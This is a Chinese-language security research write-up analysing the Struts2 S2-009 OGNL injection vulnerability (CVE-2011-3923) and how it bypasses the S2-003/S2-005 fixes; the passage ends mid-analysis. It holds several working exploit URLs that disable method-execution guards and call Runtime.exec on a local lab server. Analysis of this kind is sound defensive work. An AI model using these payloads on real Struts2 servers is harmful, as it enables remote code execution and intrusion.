

Struts2-009漏洞分析（CVE-2011-3923）

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- Payload
- 几个疑惑
- 漏洞分析

漏洞描述：S2-009是S2-003与S2-005的补丁绕过，在 `ParameterInterceptor` 这个拦截器上只对参数名进行了过滤，而未对参数值进行过滤，导致攻击代码可以写入到OgnlContext对应root对象中的属性中，通过第二个参数名读取恶意代码并执行。

影响版本：Struts 2.0.0 - Struts 2.3.1.1

影响说明：OGNL表达式注入

环境说明：Struts2（2.3.1.1）、Tomcat（8.0.1）、IDEA（2022.3）

环境搭建：使用我提供的Struts2-003MV项目，导入自己的IDEA即可，与S2-003、S2-005用同一个

Payload： `http://localhost:8080/Struts2-003MV/login.action?password=(%23context['xwork.MethodAccessor.denyMethodExecution']=false,%23_memberAccess['allowStaticMethodAccess']=true,@java.lang.Runtime@getRuntime().exec('calc'))(aaa)&z[(password)(aaa)]`

几个疑惑：


- ☐ Struts2为了修复003、005漏洞增加了什么防护？
- ☐ `password` 参数名称可以换成其它的吗？
- ☐ 第二个参数名的z可以换成其它的吗？
- ☐ 既然要执行password属性中的ognl表达式，使用(password)(aaa)(aaa)的方式不可以吗？

一、S2-005的payload还能使用吗？如果不能使用，为什么？


首先我们先分析S2-005的payload为什么不能使用，还是拿出之前的payload进行测试，URL如下

```
1 localhost:8080/Struts2-003MV/login.action?('
  \u0023_memberAccess['allowStaticMethodAccess']\u003dtrue')(aaa)(aaa)&('
  \u0023context['xwork.MethodAccessor.denyMethodExecution']\u003dfalse')(aaa)(aaa)&
  ('@java.lang.Runtime@getRuntime().exec('\u0026#039;calc\u0026#039;'))(aaa)(aaa)
```

在 `ParameterInterceptor` 的 `setParameters` 方法加断点，进入 `acceptableName` 方法，该方法是对 HTTP 参数名称进行过滤，



跟进方法后发现 `acceptedPattern` 中已经定义了白名单，仅允许 `[a-zA-Z0-9\\.\\[\\(\\)_']+`，很显然我们的 payload 会被过滤，所以要重新思考 payload，但你无论如何想破脑袋现在通过参数名执行 OGNL 的思路都无法绕过这个白名单，除非能找到新的编码来绕过对 `\` 的过滤，那只能换个思路。



二、换一个思路绕过

观察下 `ParameterInterceptor` 的 `setParameters` 方法可以发现，过滤的地方只存在于 `acceptableName` 方法，后面执行 `newStack.setValue(name, value);` 时是没有任何过滤的，也就是说只要过了 `acceptableName` 方法就有可能执行命令。


`acceptableName` 方法只对参数名过滤，不对参数值过滤。我们以payload代替攻击代码，如果我们URL改为下面内容会发生什么呢？

```
1 localhost:8080/Struts2-003MV/login.action?password=payload
```

以登录功能为例，URL传用户名和密码，Struts2是如何将HTTP参数赋值给LoginAction对象的？是Struts2通过OgnlRuntime完成反射注入，将参数值给LoginAction。

那这个过程LoginAction是哪里来的？答案是OgnlValueStack的root对象，这里我们可以得到一个结论


URL中传递的参数会保存在Action中，也存在于OgnlValueStack的root中



payload存储到了OgnlValueStack的root中，只要有机会能够把它取出来执行就可以了，执行OGNL表达式的方法我们在 `s2-003/s2-005` 中学到可以是 `()()` 模式，所以攻击代码可以是下面的代码，作用是将攻击代码存储到了password中


```
1 http://localhost:8080/Struts2-003MV/login.action?password=
(%23context['xwork.MethodAccessor.denyMethodExecution']=false,%23_memberAccess['allowStaticMethodAccess']=true,@java.lang.Runtime@getRuntime().exec('calc'))(aaa)
```

在下图位置断点，访问该URL链接，可以看到OgnlValueStack通过OgnlUtil操作root对象的属性，执行后LoginAction的password属性被成功赋值



但这里的password必须是OgnlValueStack的root某个对象中存在该属性才可以，因为password会被解析为OGNL表达式，前面讲过OGNL的对象访问特点

- 操作root对象的password属性: password
- 操作非root对象的password属性: #LoginAction.name



在操作root对象的属性时，虽然我们没有指定具体的操作对象，但OGNL会帮我在root对象中搜索所有对象中是否有password这个属性，如果有就修改。

但实际环境中我们并不知道OgnlValueStack的root存储了什么对象，而这个对象有什么属性，属性是什么类型的，这些统统不知道，所以这个漏洞的利用需要一些运气，但在测试环境中我们是知道的，所以暂时忽略这个问题。

现在我们将payload存储到LoginAction中，而且payload满足ASTEval类执行命令的语法规则（也就是 `()()` 格式），那如何将LoginAction对象的password属性的值取出来并执行呢？我们逐个分析

2.1、如何将LoginAction对象的password属性的值取出来

因为LoginAction在root中，所以语法很简单，直接使用password就行了


2.2、如何执行password属性中的payload

执行命令可以使用前面说的ASTEval类执行命令的语法规则（也就是 `()()` 格式），那payload是不是可以改为

```
1 http://localhost:8080/Struts2-003MV/login.action?password=
  (%23context['xwork.MethodAccessor.denyMethodExecution']=false,%23_memberAccess['allowStaticMethodAccess']=true,@java.lang.Runtime@getRuntime().exec('calc'))(aaa)&
  (password)(aaa)(bbb)
```


在之前的基础上增加了 `&(password)(aaa)(bbb)`，这个思路用的是S2-003/S2-005的思路，不在展开讲了，但访问下这个URL后发现并不能弹出计算器，这与我们的分析不一致，在 `ParameterInterceptor` 的 `setParameters` 方法加断点。

经过断点发现接收参数的TreeMap顺序不对，和前面讲Struts2-005时候的问题一样



如果此时我们调整TreeMap顺序会发生什么呢？我们鼠标右键选择Evaluate Expression，输入下面代码，点击Evaluate按钮执行代码

```
1 // 默认是升序，改为降序
2 acceptableParameters = ((TreeMap) acceptableParameters).descendingMap();
```



此时的acceptableParameters顺序就会发生变化，此时让所有断点执行完成，发现确实弹出了计算器，但我们无法控制服务器上内存中的TreeMap顺序，所以只能想其它办法



回想下TreeMap的排序方式

TreeMap：能够把它保存的记录根据键(key)排序,默认是按升序排序（例如按1、2、3，或者ASCII排序），也可以指定排序的比较器Comparator，该映射根据其键的自然顺序进行排序，或者根据创建映射时提供的 Comparator 进行排序，具体取决于使用的构造方法。

在看下payload

```
1 http://localhost:8080/Struts2-003MV/login.action?password=
  (%23context[%22xwork.MethodAccessor.denyMethodExecution%22]=false,%20%23_memberAccess[%22allowStaticMethodAccess%22]=true,%20@java.lang.Runtime.getRuntime().exec(%27calc%27)) (meh) & (password) (aa) (bb)
```


进行对比后发现两个参数名的起始字母分别是 **p** 和 **(**，两个的ascii分别是 **70** 和 **28** 按ascii排序肯定是 **(** 在前，所以只要在满足OGNL语法合法性的情况下，调整两个参数的顺序即可。

但如果使用 **()()()** 的方式来执行命令就永远无法调整排序，如果要不保证password参数在前，只能用字母 **p** 之后的字符（具体环境具体分析，我这里用的属性是password所以必须是p之后的），那就只有 **p-z** 以及 **{|}~**，并不能实现新的OGNL操作语句，所以需要换思路。

S2-003/S2-005漏洞中，我们执行命令是要通过 **()()()** 的格式，要保证进入ASTEval.getValueBody()方法时this对象必须是 **()()**，也就是_children[0]必须是 **核心漏洞利用代码**，这样才能进入getValue方法执行命令。

重新梳理下整个过程，ParameterInterceptor 的 setParameters 方法的 newStack.setValue(name, value); 方法是整个OGNL解析的开始点，所以无论你写什么样的OGNL表达式一定会先进入SimpleNode及其子类的 setValueBody() 方法，那利用条件可以更具体一些：

